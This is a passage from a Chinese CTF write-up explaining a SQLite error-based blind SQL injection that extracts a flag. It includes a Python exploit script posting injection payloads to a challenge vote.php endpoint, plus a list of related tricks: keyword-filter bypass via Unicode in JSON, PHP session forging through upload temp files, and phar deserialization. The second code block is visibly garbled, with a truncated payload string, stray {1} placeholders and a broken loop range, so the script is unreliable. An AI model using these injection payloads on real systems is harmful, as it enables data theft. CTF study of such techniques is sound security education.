- 再利用 `replace(length(replace(flag,payload,'')),84,'')` 这个语句进行判断
- 如果 flag 不包含 payload，那么得到的 length 必为 84，最外面的 replace 将返回 false，通过 case when then else 构造 abs 参数为 0，它不报错
- 如果 flag 包含 payload，那么 `replace(flag, payload, '')` 将 flag 中的 payload 替换为空，得到的 length 必不为 84，最外面的 replace 将返回 true，通过 case when then else 构造 abs 参数为 `0x8000000000000000` 令其报错
- 以上就可以根据报错爆破出 flag，最后附上出题人脚本

```

# coding: utf-8
import binascii
import requests
URL = 'http://1aa0d946-f0a0-4c60-a26a-b5ba799227b6.node2.buuoj.cn.wetolink.com:82/vote.php'

l = 0
i = 0
for j in range(16):
    r = requests.post(URL, data={
        'id': f'abs(case(length(hex((select(flag)from(flag))))&{1<<j})when(0)then(0)else(0x8000000000000000)end)')
    })
    if b'An error occurred' in r.content:
        l |= 1 << j
print('[+] length:', l)

table = {}
table['A'] = 'trim(hex((select(name)from(vote)where(case(id)when(3)then(1)end))),12567)'
table['C'] = 'trim(hex(typeof(.1)),12567)'

```

```
table['D'] = 'trim(hex(0xffffffffffffffff),123)'  
table['E'] = 'trim(hex(0.1),1230)'  
table['F'] = 'trim(hex((select(name)from(vote)where(case(id)when(1)then(1)end))),467)'  
table['B'] = f'trim(hex((select(name)from(vote)where(case(id)when(4)then(1)end))),16| |{table["C"]} | |{table["F"]})'  
  
res = binascii.hexlify(b'flag{').decode().upper()  
for i in range(len(res), 1):  
    for x in '0123456789ABCDEF':  
        t = '|'.join(c if c in '0123456789' else table[c] for c in res + x)  
        r = requests.post(URL, data={  
            'id': f'abs(case(replace(length(replace(hex((select(flag)from(flag)),{t},trim(0,0))),{1},trim(0,0)))when(trim(0,0))then(  
                })  
            if b'An error occurred' in r.content:  
                res += x  
                break  
        print(f'[+] flag ({i}/{1}): {res}'))  
        i += 1  
print('[+] flag:', binascii.unhexlify(res).decode())
```

题目总结

1. json 传输时是 Unicode 编码的，可以使用 Unicode 编码来绕过一个关键词过滤
2. FILEINFO 可以识别 png 图片(十六进制下)的第一行，而 getimagesize 不可以
3. php 默认的 session 反序列化方式是 php，其存储方式为 `■■+■■+■■serialize■■■■■■■■■■`，默认保存在 `/tmp`
4. 上传文件存放的位置在 `TEMP_DIR`，和 session 信息保存在同一个位置，那么是不是可以考虑伪造 session
5. `password_hash` 函数只对第一个参数的前 72 个字符有效
6. phar 是一系列文件的集合，通过 `addFromString(filename, file_content)` 写入信息，那么通过 `phar://test.phar/filename` 自然可以读取到，通常文件上传多可以考虑 phar
7. sqlite3 盲注 bypass，利用 `replace()` 和 `length` 进行爆破，`trim()` 替换空字符，`trim()` 和 `hex()` 构造字符，& 特性获取长度等等，在 mysql 中也存在溢出现象

参考链接

- <https://www.cnblogs.com/2881064178dinfeng/p/6150645.html>
- <https://www.cnblogs.com/lipcblog/p/7348732.html>

点击收藏 | 0 关注 | 1

[上一篇：XCTF final 2019 W...](#) [下一篇：利用 Windows 常见的错误配...](#)

1. 0 条回复
 - 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)